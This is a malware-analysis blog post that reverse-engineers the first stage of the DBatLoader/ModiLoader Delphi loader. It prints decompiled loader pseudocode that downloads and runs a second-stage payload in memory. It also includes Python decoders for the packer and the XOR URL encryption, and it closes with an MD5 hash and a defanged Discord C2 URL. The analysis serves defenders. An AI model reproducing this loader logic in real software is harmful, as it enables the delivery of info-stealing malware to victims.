DBatLoader/ModiLoader Analysis – First Stage


zero2auto.com/2020/08/20/dbatloader-modiloader-first-stage/

0verfl0wz2a August 20, 2020

Reversing the First Stage

I don't typically tend to reverse engineer Delphi binaries, as most of the malicious software written in Delphi is actually the wrapper/packer for the main payload written in something like C/C++. However, scrolling through Twitter one day, I noticed **@abuse.ch** replying to a tweet about a somewhat unknown loader currently spreading FormBook. After doing some further research, it was clear that while there are YARA rules for this particular loader, not much is known about the functionality. Based on the fact it was Delphi-based, I thought it would be a pretty neat learning experience to dive into, relying on IDA Pro and x32dbg to reverse the sample, rather than using **IDR** which I'm not much of a fan of. So, let's get into it!

Brief:

ModiLoader/DBatLoader/NatsoLoader is a 2 stage malware loader that was first spotted on the 9th of June (uploaded to **MalwareBazaar**). The initial loader reaches out to a cloud based service, in certain cases Google Drive, and downloads the second stage loader, which is responsible for dropping the final payload to the disk and executing it. This final payload is commonly FormBook, however it has also dropped Netwire RAT and Remcos in the past.

The preferred method of distribution for this particular loader is Malspam, often targeting specific regions, although based on the method of storage for the second stage loader, geolocking is not possible (as far as I am aware).


The Packer:

The packer used to pack the sample we will be focusing on is fairly simple, and is also present in 3 other samples of ModiLoader I looked at. Four functions are responsible for extracting, decoding, and executing the actual payload, and so it can be assumed the remaining functions are junk. There are 3 important hardcoded strings in the packer; the "key" to decode the executable, the encoded second stage URL, and a replacement string.

```
int __fastcall copy_encoded_payload_to_a1(int a1)
{
  unsigned int v3[2]; // [esp-10h] [ebp-14h] BYREF
  int *v4; // [esp-8h] [ebp-Ch]
  int v5; // [esp+0h] [ebp-4h] BYREF
  int savedregs; // [esp+4h] [ebp+0h] BYREF

  v5 = 0;
  v4 = &savedregs;
  v3[1] = (unsigned int)&loc_4527C0;
  v3[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v3);
  System::__linkproc__ LStrFromPCharLen((int)&v5, &encoded_payload, 0x23C00);
  System::__linkproc__ LStrAsg(a1, v5);
  __writefsdword(0, v3[0]);
  v4 = (int *)&loc_4527C7;
  return System::__linkproc__ LStrClr(&v5);
}
```

The key is an integer (stored as a string), that is used in a simple operation to decode each byte of the payload. An implementation of this operation can be seen in Python 2.7 below the image.




```
hardcoded_int = int(hardcoded_int)
calculation = hardcoded_int & 0x800000FF
calculation = (calculation | 0xFFFFFF00)
decoded_payload = ""
for byte in encoded_data:
        new_byte = abs(calculation + ord(byte)) & 0xFF
        decoded_payload += struct.pack("B", new_byte)[0]
```

Once the payload has been decoded, the packer will then search for a placeholder in the decoded payload (the replacement string is the same in both the packer and the decoded payload), and then replace that with the encoded URL. Interestingly, this prevented **unpac.me** from unpacking one of the samples correctly, as it dumped the decoded payload before the encoded URL was copied over. This wasn't the case for every sample, but writing a quick static unpacker using some Regex isn't the most difficult task in the world for this packer, and may save you some issues with incorrectly unpacked files.

```
v8[0] = 0;
v11 = 0;
v10 = 0;
v9[3] = 0;
v9[2] = 0;
v9[1] = 0;
v9[0] = 0;
v7 = &savedregs;
v6[1] = (unsigned int)&loc_452A85;
v6[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v6);
if ( !InetIsOffline(0) )
{
  v5 = Sysutils::StrToInt((const int)"22225");
  copy_encoded_payload_to_a1((int)v8);
  decoded_payload(v8[0], v5, (int)&v10);
  replace_in_payload(
    v10,
    (int)"wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww"
         "wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww",
    (int)"31353f25297b1d1f5154376f2f3c29225d42565129316536352c1d514644382223383f2f46431d076a73796c62770b0007076c7872656"
         "2780a1f0504697173666c71060005016b747a6c6d791d6247493b232937",
    a1,
    a2,
    a3,
    (int)&v11);
  v3 = j_unknown_libname_57_0((int)&v11);
  execute_payload(v3);
}
```

Once the payload is ready for execution, the packer will allocate a region of memory, map the executable into the region (after resolving imports), and then execute it.

Interested in how to statically unpack these payloads, and automate the rest of the analysis? We will be covering automated analysis for this sample, and many others, as part of our Zero2Automated Advanced Malware Analysis course! If you're interested in checking out the course, you can find it **here**! We look forward to seeing you there!

First Stage Loader:

Opening the first stage in IDA, we are met with the DLLEntryPoint. In this function, we can see one unnamed call (**sub_4206A0()**), which is the important function, followed by a **GetMessage()** loop. Take note of the variable *v3* and *v4* – the **NtTib** access and *savedregs* variable seem fairly constant in most, if not all, functions, and have no major effect on the flow of the program, so it seems like this has simply been added during compilation by the compiler. Similarly, the **__writefsdword()** calls also do not affect the program flow.

```
BOOL __stdcall __noreturn DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  unsigned int v3[2]; // [esp-Ch] [ebp-4Ch] BYREF
  int *v4; // [esp-4h] [ebp-44h]
  int savedregs; // [esp+40h] [ebp+0h] BYREF

  Sysinit::__linkproc__ InitLib();
  v4 = &savedregs;
  v3[1] = (unsigned int)&loc_420816;
  v3[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v3);
  sub_4206A0(0x4E20u);                          // important function
  while ( GetMessageA(&Msg, 0, 0, 0) )
  {
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
  }
  __writefsdword(0, v3[0]);
  v4 = (int *)&loc_42081D;
  System::__linkproc__ Halt0();
}
```

The important call (**sub_4206A0()**) simply calls **timeSetEvent()**, which will start *a specified timer event. The multimedia timer runs in its own thread. After the event is activated, it calls the specified callback function or sets or pulses the specified event object.*

```
result = timeSetEvent(a1, 0, (LPTIMECALLBACK)fptc, 0, 1u);
```

In this case, the callback function has been named **fptc**, and will be executed by the call to **timeSetEvent**. Stepping into this function, we finally get a wrapper of the main loader code,

As we are analysing a Delphi based binary rather than C/C++, IDA can run into a few issues, such as not correctly setting the function end address, which can cause decompilation errors such as code blocks not appearing, or unused variables being inserted into decompiled blocks. In this function, you can see *v8* is passed into the **main_loader_func()**, however it is not declared anywhere else. In cases like this, it can be much easier to analyse the sample using the disassembly graph view, as you are able to correctly trace back variables.

Put simply, this function will get the file name, get the file age of the file, test the internet connection by trying to connect to *microsoft.com*, before finally calling the **main_loader_func()**.

```
void __userpurge fptc(void *this@<ecx>, int a2@<edi>, UINT uTimerID, UINT uMsg, DWORD_PTR dwUser, DWORD_PTR dw1, DWORD_PTR dw2)
{
  int v7; // eax
  void *v8; // ecx
  LStr *v9; // ecx
  unsigned int v10[2]; // [esp-Ch] [ebp-18h] BYREF
  LStr *v11; // [esp-4h] [ebp-10h]
  char *v12; // [esp+0h] [ebp-Ch] BYREF
  char *v13; // [esp+4h] [ebp-8h] BYREF
  char *v14; // [esp+8h] [ebp-4h] BYREF
  int savedregs; // [esp+Ch] [ebp+0h] BYREF

  v14 = 0;
  v13 = 0;
  v12 = 0;
  v11 = (LStr *)&savedregs;
  v10[1] = (unsigned int)&loc_420677;
  v10[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v10);
  System::ParamStr((LStr *)this, 0, &v12);
  Sysutils::ExtractFileName(v12, &v13);
  v7 = return_string_len((int)v13);
  __linkproc__ LStrCopy(v13, 1, v7 - 7, &v14);
  if ( w_SysUtils_FileAge(v14) || InternetCheckConnectionA("https://www.microsoft.com", 1u, 0) )
    main_loader_func(v8, a2);
  v9 = v11;
  __writefsdword(0, v10[0]);
  v11 = (LStr *)&loc_42067E;
  System::__linkproc__ LStrArrayClr(v9, 3);
}
```


The most important functions to look at inside this function are the **sub_4202B0()** and **deal_with_url_and_payload()** functions. **deal_with_url_and_payload()** accepts 3 arguments, with the first being some kind of hexlified string, and the second being the string *YAKUZA2020*. The third argument is an output buffer, which the function will use for storing data. **sub_4202B0()** takes 2 arguments, however in this screenshot, IDA has failed to decompile it correctly. The first argument is the same as the third argument for the previous function, which is *v17* in this case. The second argument acts as another output buffer. Before continuing, let's step into **deal_with_url_and_payload()**.

```
  int_d_payload = 0;
  v13 = 0;
  v19 = 0;
  grabbed_payload = 0;
  v17 = 0;
  almost_decrypted_exe = 0;
  v15 = 0;
  v11 = (LStr *)&savedregs;
  v10[1] = (unsigned int)&loc_420513;
  v10[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v10);
  System::ParamStr((LStr *)this, 0, &v13);
  Sysutils::ExtractFileName(v13, &v15);
  v2 = return_string_len((int)v15);
  __linkproc__ LStrCopy(v15, 1, v2 - 7, &v19);
  if ( w_SysUtils_FileAge(v19) )
  {
    System::__linkproc__ Assign((int)v14, (int)v19);
    sub_402F7C((int)v14);
    sub_402C30(v3);
    System::__linkproc__ ReadLString(&grabbed_payload, v4, a2);
    System::__linkproc__ ReadLn((int)v14);
    sub_402C30(v5);
    System::__linkproc__ Close((int)v14);
    sub_402C30(v6);
  }
  if ( !w_SysUtils_FileAge(v19) )
  {
    deal_with_url_and_payload(
      "31353f25297b1d1f5154376f2f3c29225d42565129316536352c1d514644382223383f2f46431d076a73796c62770b0007076c78726562780a"
      "1f0504697173666c71060005016b747a6c6d791d6247493b232937",
      (int)"YAKUZA2020",
      (char *)&v17);
    sub_4202B0(v17, &grabbed_payload, a2);
  }
  convert_to_int((int)grabbed_payload, &int_d_payload);
  deal_with_url_and_payload(int_d_payload, (int)"YAKUZA2020", (char *)&almost_decrypted_exe);
  new_mem_almost_decrypted_exe = System::_copy_data(&almost_decrypted_exe);
  sub_40D2C4(new_mem_almost_decrypted_exe);
  v8 = v11;
  __writefsdword(0, v10[0]);
  v11 = (LStr *)&loc_42051A;
  System::__linkproc__ LStrArrayClr(v8, 2);
  System::__linkproc__ LStrArrayClr(v9, 5);
}
```

At first glance, this function only seems to convert the hexlified string to raw bytes, but this isn't the case. If we jump to the disassembly view, we can see an entire block of code between **return_string_len()** and **convert_char_code()**, which involves an XOR operation. In a nutshell, this function will loop through the hexlified string, taking 2 characters on each loop, and unhexlifying them. This is then XORed with a byte from the second argument, *YAKUZA2020*, which is the decryption key. Once decrypted, the byte is then concatenated to the third argument, which is the output buffer. An example of this algorithm in Python can be seen below the images.

```
void __usercall deal_with_url_and_payload(char *enc_data@<eax>, int poss_key@<edx>, char *outbuf@<ecx>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v12 = 0;
  temp_buff[1] = 0;
  temp_buff[0] = 0;
  ptr_outbuf = (char **)outbuf;
  ptr_poss_key = poss_key;
  ptr_enc_data = enc_data;
  sub_404AC8((int)enc_data);
  sub_404AC8(ptr_poss_key);
  v11 = (LStr *)&savedregs;
  v10[1] = (unsigned int)&loc_42022E;
  v10[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v10);
  System::__linkproc__ LStrClr(v3);
  enc_data_len = return_string_len((int)ptr_enc_data) / 2 - 1;// len is 4 bytes behind string (eax-4)
  if ( enc_data_len >= 0 )
  {
    enc_data_len_plus_1 = enc_data_len + 1;
    counter = 0;
    do
    {
      __linkproc__ LStrCopy(ptr_enc_data, 2 * counter + 1, 2, temp_buff);// copy 2 bytes of enc data on each loop
      System::__linkproc__ LStrCat3(temp_buff[0], &dword_420244);// prepends $ to int
      sub_407E60(v7, 32);                       // v7 = temp_buff
      if ( return_string_len(ptr_poss_key) > 0 )// decompilation misses huge chunk here
        return_string_len(ptr_poss_key);
      convert_char_code(&v12);
      System::__linkproc__ LStrCat(ptr_outbuf, v12, enc_data_len_plus_1);
      ++counter;
      --enc_data_len_plus_1;
    }
    while ( enc_data_len_plus_1 );
  }
  v8 = v11;
  __writefsdword(0, v10[0]);
  v11 = (LStr *)&loc_420235;
  System::__linkproc__ LStrArrayClr(v8, 3);
  System::__linkproc__ LStrArrayClr(v9, 2);
}
```




```
def hex_decoder(data, key):

        outbuf = ""
        data = [int(data[i:i+2], 16) for i in range(0, len(data), 2)]

        for i in range(0, len(data)):
                current_byte = data[i]
                key_byte = ord(key[i % len(key)])
                outbuf += chr(current_byte ^ key_byte)

        return outbuf
```

Decrypting the hex string results in a URL, which is passed into **sub_4202B0()**, AKA **grab_payload()**. All this function does is connect to the remote server, and read the response, storing it in the second argument. The function then returns.

```
void __usercall grab_payload(char *url@<eax>, char **outbuf@<edx>)
{
  char *v4; // eax
  LStr *v5; // ecx
  unsigned int v6[2]; // [esp-Ch] [ebp-428h] BYREF
  LStr *v7; // [esp-4h] [ebp-420h]
  char *v8; // [esp+8h] [ebp-414h] BYREF
  char Buffer[1025]; // [esp+Fh] [ebp-40Dh] BYREF
  DWORD dwNumberOfBytesRead; // [esp+410h] [ebp-Ch] BYREF
  HINTERNET hFile; // [esp+414h] [ebp-8h]
  HINTERNET hInternet; // [esp+418h] [ebp-4h]
  int savedregs; // [esp+41Ch] [ebp+0h] BYREF

  v8 = 0;
  v7 = (LStr *)&savedregs;
  v6[1] = (unsigned int)&loc_4203B3;
  v6[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v6);
  System::__linkproc__ LStrClr(0);
  hInternet = InternetOpenA("WWWWWWWE", 0, 0, 0, 0);
  if ( hInternet )
  {
    v4 = returns_a1_if_a1_contains_data(url);
    hFile = InternetOpenUrlA(hInternet, v4, 0, 0, INTERNET_FLAG_RELOAD, 0);
    if ( hFile )
    {
      w_memset(Buffer, 1025, 0);
      do
      {
        sub_404888(1025, Buffer, &v8);
        System::__linkproc__ LStrCat(outbuf, v8);
        w_memset(Buffer, 1025, 0);
        InternetReadFile(hFile, Buffer, 0x401u, &dwNumberOfBytesRead);
      }
      while ( dwNumberOfBytesRead );
      InternetCloseHandle(hFile);
    }
    else
    {
      InternetCloseHandle(hInternet);
    }
  }
  v5 = v7;
  __writefsdword(0, v6[0]);
  v7 = (LStr *)&loc_4203BA;
  System::__linkproc__ LStrClr(v5);
}
```

The payload is stored in a similar hexlified fashion to the URL. After downloading, the sample will flip the data, and proceed to decrypt it using the same method as before, and the same key in this case.

```
decoded_binary = hex_decoder(content[::-1], sample_key)
```

Once downloaded and decrypted, the sample will allocate a region of memory, map the downloaded second stage into that region, and then execute it.

```
  if ( !w_SysUtils_FileAge(v19) )
  {
    deal_with_url_and_payload(
      "31353f25297b1d1f5154376f2f3c29225d4256512931653635 2c1d514644382223383f2f46431d076a73796c62770b0007076c78726562780a"
      "1f0504697173666c71060005016b747a6c6d791d6247493b232937",
      (int)"YAKUZA2020",
      (char *)&v17);
    grab_payload(v17, &grabbed_payload);
  }
  flip((int)grabbed_payload, &int_d_payload);
  deal_with_url_and_payload(int_d_payload, (int)"YAKUZA2020", (char *)&almost_decrypted_exe);
  decrypted_exe = System::_copy_data(&almost_decrypted_exe);
  sub_40D2C4(decrypted_exe);
  v8 = v11;
  __writefsdword(0, v10[0]);
  v11 = (LStr *)&loc_42051A;
  System::__linkproc__ LStrArrayClr(v8, 2);
  System::__linkproc__ LStrArrayClr(v9, 5);
}
```

This second stage is responsible for grabbing the main payload, which in many cases is FormBook. We will be diving into this second stage in the next post!

IOCs (MD5):

Packed Sample: B30459D88F2E3146E248763643FF86EF

C2:

hxxps://cdn[.]discordapp[.]com/attachments/732298690575990898/740083604071251978[/]Ruy